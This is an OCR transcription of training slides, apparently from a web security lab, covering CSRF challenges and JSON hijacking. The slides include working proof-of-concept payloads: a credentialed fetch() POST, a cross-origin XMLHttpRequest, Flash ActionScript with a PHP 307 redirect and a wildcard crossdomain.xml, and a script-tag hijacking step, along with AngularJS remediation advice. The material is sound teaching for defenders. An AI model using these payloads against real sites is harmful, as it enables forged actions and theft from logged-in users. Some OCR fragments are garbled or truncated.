
```
POST /challengetwoapi/ HTTP/1.1
Host: 192.168.0.23
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:57.0) Gecko/20100101 Firefox/57.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: text/plain
Content-Length: 73
Cookie: CSRF-TOKEN-JSONHIJACK1=206f8d0f7e705c6e401c5dd267e40aea; CSRF-TOKEN-CHALLENGE4=111b7
Connection: close
Upgrade-Insecure-Requests: 1

{"usersessiontoken":"csrfchallenge2=,"username":"xxx","password":"xxx"}
```

CSRF Challenge 2 Alternative Solution

- Can use Fetch API available within JavaScript to make a valid JSON POST body
- Content type `text/plain` is still needed

> “ fetch() allows you to make **network requests** similar to XMLHttpRequest (XHR). The main difference is that the **Fetch API** uses Promises, which enables a simpler and cleaner API, avoiding callback hell and having to remember the complex API of XMLHttpRequest. ”

> “ -- *Introduction to fetch () - Google Developers* ”



Fetch - LS

A modern replacement for XMLHttpRequest.


Global	62.97%	+ 0.1%	=	63.07%
Portugal	81.72%	+ 0.06%	=	81.78%

Current aligned Usage relative Date relative Show all

IE	Edge *	Firefox	Chrome	Safari	Opera	iOS Safari *	Opera Mini *	Android Browser *	Chrome for Android
			49					4.3	
			51					4.4	
			54			9.3		4.4.4	
11	14	50	55	10	42	10.1	all	53	55
	15	51	56	TP	43				
		52	57		44				
		53	58						

Example Proof of Concept

```html
<script>
fetch('http://192.168.0.23/challengetwoapi/', {method: 'POST', credentials: 'include', headers: {'Content-Type': 'text/plain'}, body: '{"usersessiontoken":"csrfchallenge2","username":"admin","password":"admin"}'});
</script>
<form action="#">
<input type="button" value="Submit" />
</form>
```





```
POST /challengetwoapi/ HTTP/1.1
Host: 192.168.0.23
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:57.0) Gecko/20100101 Firefox/57.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
content-type: text/plain
origin: null
Content-Length: 75
Cookie: CSRF-TOKEN-JSONHIJACK1=206f8d0f7e705c6e401c5dd267e40aea; CSRF-TOKEN-CHALLENGE4=111b7b7
Connection: close

{"usersessiontoken":"csrfchallenge2","username":"admin","password":"admin"}
```


Lab Challenge: CSRF Challenge 3

CSRF Challenge 3 Solution

- Cross-Origin Resource Sharing (CORS) is enabled
- `Access-Control-Allow-Credentials` header is set by the Response
- Wildcard `*` is not enabled. However, the application is programmatically generating the Access-Control-Allow-Origin header based on the user-supplied Origin value


http://a.com
one.html
http://b.com
another.php
Same Origin
Cross Domain
(Cross Site)
one.html
web browser


http://localhost.com
Sends AJAX Request
Request Success due to same domain
http://domain1.com
Sends AJAX Request
Request Fails due to diff domain name
http://domain2.com
Sends AJAX Request
Request Success due to CORS is enabled for this domain in Server.
http://localhost.com/api
Note: CORS is enabled for domain2.com site.



```
var xhr = new XMLHttpRequest();
xhr.open("POST", "http:\/\/192.168.0.23\/challengethreeapi\/", true);
xhr.setRequestHeader("Accept", "application\/json, text\/plain, *\/*");
xhr.setRequestHeader("Content-Type", "application\/json;charset=utf-8");
xhr.setRequestHeader("Accept-Language", "en-GB,en-US;q=0.8,en;q=0.6");
xhr.withCredentials = true;
var body = "{\"username\":\"xx\",\"password\":\"xxx\"}\r\n";
var aBody = new Uint8Array(body.length);
for (var i = 0; i < aBody.length; i++)
  aBody[i] = body.charCodeAt(i);
xhr.send(new Blob([aBody]));
```

CSRF Challenge 3 Solution

- XMLHttpRequest will support the use of custom headers
- Allows the use of credentials since `Access-Control-Allow-Credentials` header is set by the Response
- A pre-flight OPTIONS request will be sent by the victim's browser to see if the target application supports CORs. You can avoid this if `text/plain` is supported by the target application

Lab Challenge: CSRF Challenge 4

CSRF Challenge 4 Solution

- No CORs is in place
- `application/json` is the only content type that is supported
- Exploitable using Flash

> “ The ability to make cookie-bearing cross-domain HTTP GET and POST requests via the browser stack, with fewer constraints than typically seen elsewhere in browsers. This is achieved through the URLRequest API. The functionality, most notably, includes the ability to specify arbitrary Content-Type values, and to send binary payloads. ”

> “ -- *Browser Security Handbook, part 2 - Michal Zalewski* ”

Why this works


307 is special redirect which will post the JSON data as well which got received from the flash file to the target endpoint and CSRF will take place successfully.

Useful automation:
https://github.com/sp1d3r/swf_json_csrf
https://github.com/tomekr/BurpFlashCSRFBuilder

Attack Scenario

Once a victim visits the vulnerable flash file:

1. The flash file sends an HTTP request to a redirect webpage with expected request headers & body parameters.
2. The redirector page issues a 307 redirect to vulnerable endpoint.
3. Following the redirect, another HTTP request is made with HTTP request message as it appeared in original request.
4. Since it's a cross-domain request, flash also issues a request to crossdomain.xml


Attacker hosted SWF File
Application which will do the 307 redirect
Pulse

How to Exploit

- A flash file capable of sending cross-domain requests
- A 307 redirect page
- Crossdomain XML file


Cross Domain File example:

```
<cross-domain-policy>
<allow-access-from domain="*" secure="false"/>
<allow-http-request-headers-from domain="*" headers="*" se
</cross-domain-policy>
```

PHP 307 Redirect:

```php
<?php
 // redirect automatically
 header("Location: https://victim/endpoint/", true, 307);
?>
```

Flash code snippet:



```
var myJson: String = this.root.loaderInfo.parameters.jsonData;
var url: String = this.root.loaderInfo.parameters.php_url;
var endpoint: String = this.root.loaderInfo.parameters.endpoint;
var ct: String = (this.root.loaderInfo.parameters.ct)?this.root.loaderInfo.parameters.ct:"application/json";
var request: URLRequest = new URLRequest(url + "?endpoint=" + endpoint);
request.requestHeaders.push(new URLRequestHeader("Content-Type", ct));
request.data = (this.root.loaderInfo.parameters.reqmethod=="GET")?"":myJson;
request.method = (this.root.loaderInfo.parameters.reqmethod)?this.root.loaderInfo.parameters.reqmethod:URLRequestMethod.POST
var urlLoader: URLLoader = new URLLoader();
try
```

CSRF Remediation in AngularJS

- The server generates a CSRF Token, which it sends to the client (typically through a setting in the cookie or hidden on a form page).
- The client records this token and sends it back to the server via an HTTP header.
- The server reads the HTTP header, compares it to the known CSRF Token for that session, then allows the request to go through if it matches.

CSRF Remediation in AngularJS

- When performing XHR requests, the $http service reads a token from a cookie (by default, `XSRF-TOKEN`) and sets it as an HTTP header (`X-XSRF-TOKEN`).
- Since only JavaScript that runs on your domain could read the cookie, your server can be assured that the XHR came from JavaScript running on your domain. The header will not be set for cross-domain requests.

Quirky Nature of JavaScript

A normal JSON block would look like `{"name":"Sam"}`

However, the following JSON statements are also valid JSON:

```
1,{"I am an object":"Literal"}
~{"I am an object":"Literal"}
1+{"I am an object":"Literal"}
[{"I am an object":"Literal"}]
```

Note: Object literal = `var a = {};`
Array Literal = `var a = [];`

Array Literals : reference from Mozilla.org

> “ An array literal is a list of zero or more expressions, each of which represents an array element, enclosed in square brackets ([]). When you create an array using an array literal, it is initialized with the specified values as its elements, and its length is set to the number of arguments specified. ”

Object Literals: reference from Mozilla.org

> “ An object literal is a list of zero or more pairs of property names and associated values of an object, enclosed in curly braces ({}). ”

JSON Hijacking

- Benjamin Dumke-von der Ehe found an interesting issue
- Overriding the JavaScript Array constructor to disclose the payload of a JSON array.
- Attacker can access cross-domain sensitive JSON data from applications that return sensitive data as arrayliterals to GET requests.

Quirky Nature of JavaScript

- A script tag that references a file only containing a JSON array is considered valid JavaScript and the array will get executed.
- Steal JSON data by applying it to the Object prototype. The Object prototype is a Object that every other object inherits from in JavaScript, if you create a setter on the name of your target JSON data then you can get the value of the data.

Attack Scenario

1. Get an authenticated user to visit a malicious page.
2. The malicious page attempts to retrieve sensitive data from the target application that the user is logged into. Done by embedding a script tag in an HTML page since thesame-origin policy does not apply to script tags.

```
<script src="http://<jsonsite>/json_server.php"></script>
```

